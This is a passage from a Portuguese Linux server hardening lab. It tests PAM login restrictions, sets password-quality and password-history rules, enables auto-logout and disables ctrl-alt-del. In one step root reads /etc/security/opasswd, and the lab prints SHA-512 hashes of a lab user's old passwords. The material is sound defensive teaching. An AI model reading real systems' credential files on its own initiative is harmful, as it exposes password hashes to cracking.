Sep  8 11:18:34 LinServer-A sshd[3818]: fatal: Access denied for user aluno by PAM
account configuration [preauth]
```

A configuração sequer permite que tentemos digitar a senha do usuário — o bloqueio é feito antes disso. A seguir, vamos testar um login remoto via `ssh` usando o usuário `docbrown`, porém a partir da máquina `WinClient-G`, que está na faixa de IP incorreta:

```
Sep  8 11:23:10 LinServer-A sshd[3891]: pam_access(sshd:account): access denied for user 'docbrown' from '10.1.1.10'  
Sep  8 11:23:10 LinServer-A sshd[3889]: error: PAM: User account has expired for docbrown from 10.1.1.10
```

Finalmente, vamos testar o cenário de login remoto via `ssh` usando o usuário `docbrown` a partir da máquina *FWGW1-G*:

```
Sep  8 11:32:18 LinServer-A sshd[4027]: Accepted keyboard-interactive/pam for docbrown from 172.16.1.1 port 34663 ssh2  
Sep  8 11:32:18 LinServer-A sshd[4027]: pam_unix(sshd:session): session opened for user docbrown by (uid=0)
```

Note, portanto, que foram autorizados os logins apenas nos casos em que:

- a. O usuário era membro do grupo `wheel` e o login era feito localmente, ou
  - b. O usuário era membro do grupo `wheel` e o login era feito remotamente a partir da faixa de IPs autorizada.
4. Reverta as configurações realizadas nesta atividade.

Basta comentar as linhas inseridas nos passos (1), (2) e (3) desta atividade.

## 7) Exigência de parâmetros mínimos de senha

O uso de senhas fortes é um requisito de segurança básico em sistemas computacionais; em servidores, especialmente, o descuido com senhas pode ocasionar falhas de segurança graves. As bibliotecas `pwquality` e `pwhistory` possibilitam a checagem da qualidade das senhas dos usuários, impondo requisitos mínimos em termos de tamanho e complexidade, bem como a manutenção de histórico de senhas

1. Instale os pacotes `libpam-modules` e `libpam-pwquality`, e configure o sistema para que novas senhas tenham os seguintes requisitos mínimos:
  - Tamanho mínimo de 10 caracteres.
  - Ao menos uma letra maiúscula.
  - Ao menos um caractere numérico.
  - Ao menos um caractere especial.
  - As últimas seis senhas não possam ser repetidas.

Primeiro, vamos instalar os pacotes solicitados:

```
# apt-get install libpam-modules libpam-pwquality
```

Para impor os requisitos de qualidade de senha, basta editar o arquivo `/etc/security/pwquality.conf`:

```
# nano /etc/security/pwquality.conf  
(...)
```

```
# grep -v '^#' /etc/security/pwquality.conf  
minlen = 10  
dcredit = -1  
ucredit = -1  
ocredit = -1
```

Para impor os requisitos de não-repetição de senha, é necessário incluir uma linha para o módulo `pam_pwhistory.so` no arquivo `/etc/pam.d/common-password`:

```
# nano /etc/pam.d/common-password  
(...)
```

```
# grep 'pam_pwhistory.so' /etc/pam.d/common-password  
password      requisite          pam_pwhistory.so retry=3 remember=6  
use_authtok
```

Especificamente, essa linha pode ficar após a checagem de qualidade de senha (via módulo `pam_pwquality.so`) e antes dos módulos padrão do sistema, como mostrado a seguir:

```
# grep -v '^#' /etc/pam.d/common-password | sed '/^$/d'  
password      requisite          pam_pwquality.so retry=3  
password      requisite          pam_pwhistory.so retry=3 remember=6  
use_authtok  
password      [success=1 default=ignore]    pam_unix.so obscure use_authtok  
try_first_pass sha512  
password      requisite          pam_deny.so  
password      required           pam_permit.so
```

2. Teste suas configurações. Tente alterar a senha de um usuário não-privilegiado sem respeitar os requisitos mínimos de qualidade estabelecidos. Depois, tente reutilizar senhas e verifique o comportamento do sistema.

Vamos tentar alterar a senha do usuário `mcfly`. Progressivamente, vamos tentar a senha `teste`, depois `teste1` e finalmente `Teste1`:

```
$ whoami  
mcfly
```

```
$ passwd
Changing password for mcfly.
(current) UNIX password:
New password:
BAD PASSWORD: The password contains less than 1 digits
New password:
BAD PASSWORD: The password contains less than 1 uppercase letters
New password:
BAD PASSWORD: The password contains less than 1 non-alphanumeric characters
passwd: Have exhausted maximum number of retries for service
passwd: password unchanged
```

Veja que o sistema reclamou nas três ocasiões, pois é necessário que a senha possua mais do que 10 caracteres, e pelo menos um caractere numérico, letra maiúscula e caractere especial. Finalmente, decidimos alterar a senha do usuário **mcfly** para **Testes123!**.

Agora, vamos tentar alterar a senha para o mesmo valor, e depois para **Testes234!** e **Testes345!**:

```
$ passwd
Changing password for mcfly.
(current) UNIX password:
New password:
BAD PASSWORD: The password is the same as the old one
New password:
BAD PASSWORD: The password is too similar to the old one
New password:
BAD PASSWORD: The password is too similar to the old one
passwd: Have exhausted maximum number of retries for service
passwd: password unchanged
```

Nos três casos, o sistema detectou que a senha ou era idêntica à original, ou que era muito parecida. Finalmente, decidimos alterar a senha do usuário **mcfly** para **Dufus!456**.

Vamos agora tentar reutilizar a senha antiga, **Testes123!**:

```
$ passwd
Changing password for mcfly.
(current) UNIX password:
New password:
Retype new password:
Password has been already used. Choose another.
passwd: Authentication token manipulation error
passwd: password unchanged
```

O sistema reporta que a senha já havia sido utilizada anteriormente. Onde esse registro fica mantido? No arquivo **/etc/security/opasswd**, como visto abaixo:

```
# whoami  
root
```

```
# cat /etc/security/opasswd  
mcfly:1001:3:$6$hJ8atdxg$cHkLXvRIRs2VDqeJQl2iNSlteeGExdMqwI2odVx2n3X0gGGjLKfhmf/Bx8  
dzkdDpVaft5z0LNXPfwgc0vemD1,$6$yCY08kaZ$XKKQwStnM3P6EnNMst9BX1r2aj5lHNVM2dSXAI16Xo  
W.9ypTch/q4eGhBI6w9JEwkAtnpN7xQCFxqp54pWKKs0,$6$EbARjVI9$u.mPGxn.ibveMLSGSumiy0/6U  
TYS1d0YAN4mgSZ7JA.v.Jj0XP7X8XRDvX7XuB1PEGWt5C0w4ZwuQXQmoKlpW1
```

## 8) Controle de logoff automático

A opção de logoff automático evita o uso indevido da sessão de um administrador quando este, inadvertidamente, não faz o logoff manual. A variável **\$TMOUT** do *shell* controla, em segundos, o tempo máximo aceito pelo sistema sem que o usuário execute um comando ou aperte uma tecla. Decorrido esse tempo, a máquina vai, automaticamente, efetuar o logoff do usuário.

1. Edite o arquivo **/etc/profile** e ative o logoff automático de usuários para dez segundos. Teste sua configuração.

```
# tail -n1 /etc/profile  
export TMOUT=10
```

```
# su - aluno
```

```
$ whoami  
aluno
```

```
$ timed out waiting for input: auto-logout  
# whoami  
root
```

## 9) Desabilitando a combinação de teclas CTRL + ALT + DEL

1. Para evitar que o servidor Linux seja reiniciado quando o seu teclado for confundido com o de um servidor Windows, desabilite a combinação de teclas CTRL + ALT + DEL.

```
# ls -ld /lib/systemd/system/ctrl-alt-del.target
lrwxrwxrwx 1 root root 13 Apr  8 2017 /lib/systemd/system/ctrl-alt-del.target ->
reboot.target
```

```
# systemctl mask ctrl-alt-del.target
Created symlink from /etc/systemd/system/ctrl-alt-del.target to /dev/null.
```

```
root@LinServer-A:~# systemctl daemon-reload
```

```
root@LinServer-A:~# ls -ld /etc/systemd/system/ctrl-alt-del.target
lrwxrwxrwx 1 root root 9 Sep  8 19:17 /etc/systemd/system/ctrl-alt-del.target ->
/dev/null
```